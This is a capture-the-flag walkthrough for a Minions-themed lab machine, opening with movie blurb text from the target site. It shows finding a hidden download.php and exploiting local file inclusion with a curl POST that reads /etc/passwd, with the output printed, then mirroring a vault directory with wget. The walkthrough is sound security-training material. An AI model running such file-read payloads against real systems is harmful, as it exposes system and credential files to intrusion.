
Evolving from single-celled yellow organisms at the dawn of time, Minions live to serve, but find themselves working for a continual series of unsuccessful masters, from T. Rex to Napoleon. Without a master to grovel for, the Minions fall into a deep depression. But one minion, Kevin, has a plan; accompanied by his pals Stuart and Bob, Kevin sets forth to find a new evil boss for his brethren to follow. Their search leads them to Scarlet Overkill, the world's first-ever super-villainess.

Be the first to comment

Impressions

"Minions" is relentless, however, and in more ways than one. It's relentless in its depiction of the slapstick-infused shenanigans that will keep the little ones entranced in their seats. Then, sensing the duress that parents were under when their aforementioned crumbsnatchers demanded to see it, the film relentlessly throws every single oldies station pop and rock song it can find at the speakers. "Minions" opens with The Turtles' "Happy Together," ends post-credits with The Beatles' "Revolution" and finds time for a number from "Hair" that threatens to end the way Act 1 of that musical did. If that weren't enough, the voice talent includes "Mad Men"'s Jon Hamm, "Birdman"'s Michael Keaton and Sandra Bullock as Gru's villainous precursor, the delectably named Scarlett Overkill. Before we get to evil Sandy Bullock, our narrator (a droll Geoffrey Rush) takes us through the evolution of the minion. They climbed out of the soup to serve T-Rexes, pharaohs and even Napoleon, who banished them to Antarctica after an unfortunate cannon accident. Fed up

Now going through the blogs we find kevin’s blog with 1 comment that hints it has a flag inside his home directory.




Kevin's journal

I love to make fun of and tease people or Minions, for example I made fun of Jerry and tease him for being a coward. I love playing golf and cricket. In the film Minions I am leader of the trio in search of a new master. I truly care about the well-being of the Minion tribe (which is dependent on having a proper master).

Comments:


- I keep a flag.txt in my house

We take a look inside source code and hint to open a php file called download.php.


https://192.168.56.102:15020/blog/post.php?id=3 - Mozilla Firefox
Index of /vault/Door297
MinionsLab blog
JavaScript Beautify - Cyb
Google
Preferences
view-source:https://192.168.56.102:15020/blog/post.php?id=3
Wed Aug 5, 20:05


```
<html>
  <head>
    <link rel="stylesheet" id="base" href="css/default.css" type="text/css" media="screen" />

    <title>MinionsLab blog</title>
  </head>
  <body>

  <div id="header">
    <div id="logo">
      <h1><a href="index.php">Secret Blog</a></h1>
    </div>
    <div id="menu">
      <ul>
        <li class="active">
            <a href="index.php"> Home  |</a>
        </li>

        <li>
          <a href="admin/">Admin</a>
        </li>
    <!-- <li>
          <a href="download.php">Download</a>
        </li> -->

        </ul>

      </div>
    </div>

  </div>

    <div id="page">
      <div id="content">



  <div class="block" id="block-text">
    <div class="secondary-navigation">
```

When we open it we find to use image parameter to open file, this page maybe vulnerable to LFI.
We cannot exploit LFI vulnerability using the browser, we use post data using curl to exploit the LFI vulnerability.
curl -d "image=/etc/passwd" https://192.168.56.102:15020/blog/download.php -k




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/hacktheusv]
└──╼ $curl -d "image=/etc/passwd" https://192.168.56.102:15020/blog/download.php -k
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
teo:x:1000:1000:teo,,,:/home/teo:/bin/bash
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
```

Now we go to the other vault/ directory, it contains a lot of directories so we download it on our system to make it easier for us to look through the directories. We download the entire site using recursive download utility of wget.
wget -r –no-check-certificate http://192.168.56.102:15020/vault




```
└──╼ $cd vault
┌─[baz@parrot]─[~/comp ctf walkthroughs/hacktheusv/192.168.56.102:15020/vault]
└──╼ $ls
 Door1     Door122   Door146   Door17    Door193   Door216   Door24    Door263   Door287   Door4     Door63    Door87
 Door10    Door123   Door147   Door170   Door194   Door217   Door240   Door264   Door288   Door40    Door64    Door88
 Door100   Door124   Door148   Door171   Door195   Door218   Door241   Door265   Door289   Door41    Door65    Door89
 Door101   Door125   Door149   Door172   Door196   Door219   Door242   Door266   Door29    Door42    Door66    Door9
 Door102   Door126   Door15    Door173   Door197   Door22    Door243   Door267   Door290   Door43    Door67    Door90
 Door103   Door127   Door150   Door174   Door198   Door220   Door244   Door268   Door291   Door44    Door68    Door91
 Door104   Door128   Door151   Door175   Door199   Door221   Door245   Door269   Door292   Door45    Door69    Door92
 Door105   Door129   Door152   Door176   Door2     Door222   Door246   Door27    Door293   Door46    Door7     Door93
 Door106   Door13    Door153   Door177   Door20    Door223   Door247   Door270   Door294   Door47    Door70    Door94
 Door107   Door130   Door154   Door178   Door200   Door224   Door248   Door271   Door295   Door48    Door71    Door95
 Door108   Door131   Door155   Door179   Door201   Door225   Door249   Door272   Door296   Door49    Door72    Door96
 Door109   Door132   Door156   Door18    Door202   Door226   Door25    Door273   Door297   Door5     Door73    Door97
 Door11    Door133   Door157   Door180   Door203   Door227   Door250   Door274   Door298   Door50    Door74    Door98
 Door110   Door134   Door158   Door181   Door204   Door228   Door251   Door275   Door299   Door51    Door75    Door99
 Door111   Door135   Door159   Door182   Door205   Door229   Door252   Door276   Door3     Door52    Door76   'index.html?C=D;O=A'
 Door112   Door136   Door16    Door183   Door206   Door23    Door253   Door277   Door30    Door53    Door77   'index.html?C=D;O=D'
 Door113   Door137   Door160   Door184   Door207   Door230   Door254   Door278   Door300   Door54    Door78   'index.html?C=M;O=A'
 Door114   Door138   Door161   Door185   Door208   Door231   Door255   Door279   Door31    Door55    Door79   'index.html?C=M;O=D'
 Door115   Door139   Door162   Door186   Door209   Door232   Door256   Door28    Door32    Door56    Door8    'index.html?C=N;O=A'
 Door116   Door14    Door163   Door187   Door21    Door233   Door257   Door280   Door33    Door57    Door80   'index.html?C=N;O=D'
 Door117   Door140   Door164   Door188   Door210   Door234   Door258   Door281   Door34    Door58    Door81   'index.html?C=S;O=A'
 Door118   Door141   Door165   Door189   Door211   Door235   Door259   Door282   Door35    Door59    Door82   'index.html?C=S;O=D'
 Door119   Door142   Door166   Door19    Door212   Door236   Door26    Door283   Door36    Door6     Door83
 Door12    Door143   Door167   Door190   Door213   Door237   Door260   Door284   Door37    Door60    Door84
 Door120   Door144   Door168   Door191   Door214   Door238   Door261   Door285   Door38    Door61    Door85
 Door121   Door145   Door169   Door192   Door215   Door239   Door262   Door286   Door39    Door62    Door86
```

Now we use find command to look for files and we use grep to rule out .html files. We found two files rockyou.zip and and a cap file.



